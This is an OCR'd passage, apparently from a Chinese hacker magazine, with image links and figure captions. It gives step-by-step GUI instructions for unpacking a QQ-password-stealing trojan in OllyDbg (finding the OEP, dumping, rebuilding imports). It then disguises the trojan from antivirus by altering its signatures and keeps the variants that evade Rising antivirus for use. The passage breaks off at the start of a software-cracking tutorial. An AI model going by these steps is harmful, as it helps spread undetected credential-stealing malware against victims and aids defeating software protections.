


图4

我们选中寄存器窗口，右击"ESP 0012FFA4"，然后在弹出的菜单中选择"在数据窗口跟随"，如图6。




图5




图6




图7

再来看看数据窗口，如图7。然后我们地0012FFA4上右击，选择"断点"－"设置硬件访问断点"－"word"，如图8。

最好再确认一下（要养成良好的习惯嘛），选择"调试"－"硬件断点"，确认无误后，按F9运行程序，如图9。

我们会来到00420287这句代码处，如图10。继续按F8，就会来到**004089A0 55 push ebp**这一行，如图11，现在我们就到达了OEP了。

可以进行脱壳了，单击右键，选择"用OLLYDUMP脱壳调试进程"，如图12。对于重建输入表，有两种方式，分别为"在





图8


图9

镜像信息中搜索JMP[API]|CALL[API]"以入"在脱壳文件中依此搜索DLL&API名称"。我们分别使用这两种方式保存两个脱壳的文件（所生成的文件1，可以运行，文件2则运行错误）。




图10




图11

现在进行最后一步，打开"输入表重建程序"，如图13。在"附加到一个活动进程"里选择我们的木马，先点"自动查找IAT"，再点"获取输入表"，接着我们点"显示无效的"，最后点"修复转储文件"。选上我们刚才生成的那两个文件。好了，脱壳的工作就这样简单的完成了。试一下能不能运行，现在一切正常了吧！




图12




图13

接下来我们进行免杀处理，只需要用到一个工具"冰枫文




图14


件防火墙”，这个工具的使用 在前几期的黑客 X 档案上曾经介绍过。

1、工具运行后，选择“改特征码”，然后选中我们刚脱壳的木马，并且选择好木马保存的位置。

2、点“开始”－用杀毒软件查杀（我使用的事瑞星）所生成的木马，点“继续”－再次用杀毒软件查杀－点“完成”。剩下的 12 个木马，都躲过了瑞星的查杀，如图 14。

这剩下的 12 个木马就是我们的精英了，运行几个试试，把能用的都留下，其它的就可以删除不要了。

（文章中涉及到的工具盗 Q 黑侠、OllyDBG、PEiD、输入表重建程序、冰枫文件防火墙已经收录在光盘中）



从零开始学破解之（十三）

OllyDBG 使用指南（进阶篇）

Talent Feng

前言

通过上期内容的学习，我们已经对 O D 的基本使用方法有了一个了解。让大家了解基本操作的目的就是为了更好的掌握 O D 的高级功能。如果说上次介绍的那些功能只是“炮弹”的话，那么对应的高级功能就是更为精准更具破坏力的“核弹”了。今天，就让我们一起来见识下 O D 的高级功能。这堂课，我们将注重讲解 O D 的字符串查找功能以及汇编功能，关于这两个功能大家可能已经有所了解了，但也有朋友完全不知道是怎么回事。简单的做一个比喻，在软件破解的过程中，“字符串查找”就好比是一个全球卫星定位系统，将我们需要打击的目标一一搜索出来，并且指出详细的方位。与此同时“汇编功能”就好比是随时待命的导弹，可以对目标实施